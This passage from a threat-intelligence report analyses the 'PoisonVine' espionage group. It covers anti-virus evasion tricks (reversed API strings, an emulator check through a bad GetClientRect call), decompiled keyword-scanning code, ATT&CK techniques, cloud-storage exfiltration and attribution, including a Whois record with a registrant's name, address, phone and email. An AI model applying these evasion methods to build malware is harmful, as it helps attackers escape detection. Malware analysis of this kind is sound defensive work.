


Figure 18: The actor also used RLO and appended a number of spaces to the end of the file name.

The implant RATs used some techniques to evade detection. One of the evasion techniques is to reverse the order of the API names. When the trojan executes, the reverse string is converted to a normal API string by the '_strrev' function, and the 'GetProcAddress' function is called to dynamically obtain the API address. The use of reverse order API strings increases the difficulty of string detection. In addition, the API address is obtained dynamically during the execution of the trojan, which is difficult to detect in the static information of the PE, which increases the difficulty of API detection. This technique is known to have been used between 2009 and 2018.




Figure 19: API names are reversed.

Another way to evade detection systems is to pass the wrong parameter to the ‘GetClientRect’ function. The first parameter of GetClientRect is to obtain a target window handler. The trojan passes 0 to GetClientRect, which will fail forever in the *Windows* operating system, and the return value is 0. At present, many anti-virus solutions use dynamic scanning technology (mostly in heuristic detection). The simulation of executing the GetClientRect function does not consider error parameters, meaning that the GetClientRect function is always executed successfully by simulation, and the return value is non-zero. In this way, the anti-virus software’s virtual environment and the user’s real system can be distinguished by trojans, thus allowing them to bypass anti-virus software detection.

Figure 20: Another way to evade detection systems is to pass the wrong parameter to ‘GetClientRect’.

After implanting the RATs in the target endpoint, information will be collected from the local system, including MAC address, operating system version, host name, user name, process list, disk volume information, and so on. It will also scan the document files for filename that contain hard-coded keywords, such as ‘military (军)’, ‘international (国际)’, ‘Taiwan (对台)’, ‘technology (科技)’ and ‘national (国)’ (see Figure 21).

```
if ( v7 > 0 )
{
  v12 = &v44;
  do
  {
    if ( *v12 != 'A' )
    {
      sub_512150C0(v12, "对台", v24, v26, v27, v28)
      sub_512150C0(v12, "国际", v13, v14, v15, v16)
      sub_512150C0(v12, "军", v17, v18, v19, v20);
    }
    v12 += 5;
    --v7;
  }
  while ( v7 );
}
```

```
if ( v27 > 0 )
{
  v31 = (int)&Dest;
  do
  {
    if ( *(_BYTE *)v31 != 'A' )
    {
      sub_402610(v31, "军");
      sub_402610(v31, "科技");
      sub_402610(v31, "国");
    }
    v31 += 5;
    --v27;
  }
  while ( v27 );
}
```

Figure 21: Hard-coded keywords.

The following is a list of MITRE ATT&CK techniques we have observed based on our analysis of the PoisonVine group.

- T1193 Spearphishing Attachment

- T1203 Exploitation for Client Execution
- T1204 User Execution
- T1170 Mshta
- T1064 Scripting
- T1102 Web Service
- T1022 Data Encrypted
- T1005 Data from Local System

Data exfiltration and impact

The PoisonVine group used cloud storage to store the exfiltration data – the access token was embedded in the implant. This is helpful for security researchers investigating the exfiltration data and the real impact of the attack on the victims.

The actor only used a simple XOR function to encrypt the data that is uploaded. After decrypting the token by reversing RAT samples, we were able to access the full data with at least 3GB uncompressed file size. Most of the data consists of documents relating to the logged in user or data of installed programs.




Figure 22: We were able to access the full data.

We discovered that the actor used another cloud storage service, named *JianGuoYun*, in its recent activity, which was used for tests and exfiltration.






Figure 23: The actor recently used another cloud storage service named JianGuoYun.

Besides the data we mentioned, the actor also collects information about the target PC. The RATs collected information from the victim PC, including OS, process list, IP address, host name, user name, and so on.

Attribution of the actor

Attribution is always a problem for the security investigator. For the PoisonVine group, we found several pieces of evidence which could help identify the actor, including language, encoding and character set. We found several cases of metadata written in Traditional Chinese in the payloads.








Figure 24: We found several cses of metadata written in Traditional Chinese in payloads.

The default character set in the decoy document is ‘PMingLiU’, which is used most commonly in the Traditional Chinese-speaking regions. And most of the names of the decoy documents related to cross-strait relations in China.




Figure 25: The default character set in the decoy document is ‘PMingLiU’.

The Whois information for one of the C&C domains (javainfo.upgrinfo.com) is shown in Figure 26. The registrant address is in Taiwan, New Taipei. And the registrant name may use the Wade–Giles romanization system.

```
Registry Registrant ID:
Registrant Name: jeng jie
Registrant Organization: taipei
Registrant Street: No.2, Aly. 3, Ln. 12, Fuzhong Rd. Banqiao Dist., New Taipei Cit
y 22055
Taiwan (R.O.C.)
Registrant City: New Taipei
Registrant State/Province: taiwan
Registrant Postal Code: 22055
Registrant Country: TW
Registrant Phone: +886.229878685
Registrant Email:  comsafe@126.com
Registry Admin ID:
Admin Name: jeng jie
Admin Organization: taipei
Admin Street: No.2, Aly. 3, Ln. 12, Fuzhong Rd. Banqiao Dist., New Taipei City 220
55 Taiwan
(R.O.C.)
Admin City: New Taipei
Admin State/Province: taiwan
Admin Postal Code: 22055
Admin Country: TW
Admin Phone: +886.229878685
Admin Email:  comsafe@126.com
```

Figure 26: Whois information for javainfo.upgrinfo.com.

Conclusion

Geopolitics is always a major motivation of a cyberespionage threat. Based on the techniques it uses, we believe that the PoisonVine group isn't a sophisticated APT group. However, it has been active for 11 years and remains active. Furthermore, the group's purpose is to collect intelligence regarding national defence, military, government, science and technology, education and so on.

Acknowledgement

We acknowledge the *360 Core Security Team* from *Qihoo 360* for their cooperation in the analysis of and report on the PoisonVine group, as well as the English version of the report [2, 9].

References

[1] APT Group (APT-C-01) New Utilization Vulnerability Sample Analysis and Association Mining (in Chinese). 360 Threat Intelligence Center. https://ti.qianxin.com/blog/articles/analysis-of-apt-c-01/.

[2] APT-C-01. https://ti.qianxin.com/uploads/2018/09/20/6f8ad451646c9eda1f75c5d31f39f668.pdf.

[3] http://www.isightpartners.com/2014/10/cve-2014-4114/.

[4] Kanbox. https://kanbox.com/.

[5] RedDrip Team. https://twitter.com/RedDrip7/status/1118009381679878144.

[6] Jianguoyun. https://www.jianguoyun.com/.

[7] POISON IVY: Assessing Damage and Extracting Intelligence. https://www.fireeye.com/content/dam/fireeye-www/global/en/current-threats/pdfs/rpt-poison-ivy.pdf.

[8] Allievi, A.; Goddard, D.; Hurley, S.; Zidouemba, A. Threat Spotlight: Group 72, Opening the ZxShell https://blogs.cisco.com/security/talos/opening-zxshell.

[9] Poison Ivy Group and the Cyberespionage Campaign Against Chinese Military and Goverment. http://blogs.360.cn/post/APT_C_01_en.html.
